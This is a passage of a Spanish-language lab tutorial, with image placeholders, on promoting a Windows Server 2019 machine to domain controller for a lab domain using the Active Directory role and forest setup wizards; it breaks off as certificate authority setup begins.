
b) Configuracion Windows server 2019:

Lo primero que haré será configurar esta máquina como controlador de dominio:

Primero iremos a Administrar -> Agregar roles y características:




Le daremos a siguiente hasta esta pantalla, en donde marcaremos servicio de dominio de Active Directory:




Y siguiente.


Y por último por esta instalación de la daremos a instalar:




Una vez acabado la instalación tendremos que configurar Active Directory:



Ahora agregaremos un nuevo bosque:




Y ahora siguiente, hasta esta pantalla:




En la que daremos en instalar, con esto esta máquina estará promocionada a controlador de dominio para el dominio google.local.

Con contraseña abc123. :




Ahora vamos a configurar una entidad emisora de certificados:

